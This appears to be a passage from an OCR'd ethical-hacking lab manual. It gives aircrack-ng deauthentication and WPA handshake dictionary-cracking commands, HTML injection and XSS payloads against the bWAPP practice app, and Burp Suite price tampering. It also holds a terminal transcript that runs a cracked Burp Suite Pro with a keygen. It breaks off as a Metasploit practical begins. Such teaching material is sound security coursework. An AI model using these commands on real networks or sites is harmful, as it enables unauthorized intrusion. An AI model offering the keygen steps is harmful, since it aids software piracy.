
Commands:

aireplay-ng –deauth [how-much-packets-to-send] -a [copied_bssid] wlan0






This Attack will Disconnect all the Connected Devices from the Wi-fi, which will help to Capture the Handshake file, when any of the Device try to re-connect to Wi-fi using Saved Password.


Step 6: Checking for Captured Wi-fi Handshake and its EAPOL Data.

In the Top Right-Side, if we get a message > WPA handshake: [BSSID] means it has successfully captured the Handshake file

Check for EAPOL Data inside the saved Handshake-03.cap file




Searching for ‘eapol’ in the filter search-box





Step 7: Cracking Wi-fi Hash Password from a Passwords List from Aircrack-ng by performing Dictionary Attack

Commands:

aircrack-ng handshake-filename.cap -w wordlist-filename.txt







It will take some time, depending on how big the Passwords List is & how much percent of accuracy it takes to match the Original Password with the Hash.

Finally, we have found the Key, Which is our matched password from the list.

Practical No. 7

Aim: Practical on Exploiting Web Based Applications.

- **Basic [Low Level] Exploitation:**


Web Application - https://bwapp.hakhub.net

Login using > **username: test | password: test**

Choose HTML Injection – Reflected (GET)


Testing the login form, by providing first name last name along with a <p> tag used in html format, to check if it also displays the <p>tag.

Enter



No <p> tag displayed, Hence Vulnerable to Html Injection.


Inputted some <h1> & <h5> tags with data inside it, to perform HTML Injection Attack




HTML Injection Attack Successful!


- **Medium Level Exploitation:**

  Choose Cross-Site Scripting – Stored (Blog)






ld




Entered a XSS (Cross-Site Scripting) Payload to check for Vulnerability

Payload: <script>alert(“XSS Testing”)</script>



- **Hard(Advanced) Level Exploitation**:
  Download Burpsuite





Enter commands

```
File  Actions  Edit  View  Help
┌──(kali㉿kali)-[~/Burpsuite]
└─$ java --illegal-access=permit -Dfile.encoding=utf-8 -javaagent:"loader.jar" -noverify -jar "
burpsuite_pro_v2022.8.5.jar"
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
OpenJDK 64-Bit Server VM warning: Ignoring option --illegal-access=permit; support was removed
in 17.0
OpenJDK 64-Bit Server VM warning: Options -Xverify:none and -noverify were deprecated in JDK 13
 and will likely be removed in a future release.
Your JRE appears to be version 23-ea from Debian
Burp has not been fully tested on this platform and you may experience problems.
```


```
File  Actions  Edit  View  Help
┌──(kali㉿kali)-[~]
└─$ cd Burpsuite

┌──(kali㉿kali)-[~/Burpsuite]
└─$ java -jar keygen.jar
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
/home/kali/Burpsuite/home/kali/Burpsuite/burpsuite_pro_v2022.8.5.jar/home/kali/Burpsuite/burpsu
ite_pro_v2022.8.5.jar/home/kali/Burpsuite/home/kali/Burpsuite/burpsuite_pro_v2022.8.5.jar/home/
kali/Burpsuite/burpsuite_pro_v2022.8.5.jar
```


Get license







Activation Request and Activation Response -






Open website do login and click on browse categories and select categories







FoxyProxy Addon for Firefox for Burpsuite Connection



Go to proxy and On intercept



Change the price



ACUNETIX ART


Your command has been processed ...

Back to homepage

Practical No. 8

Aim: Practical on using Metasploit Framework for exploitation.


Copy IP Address



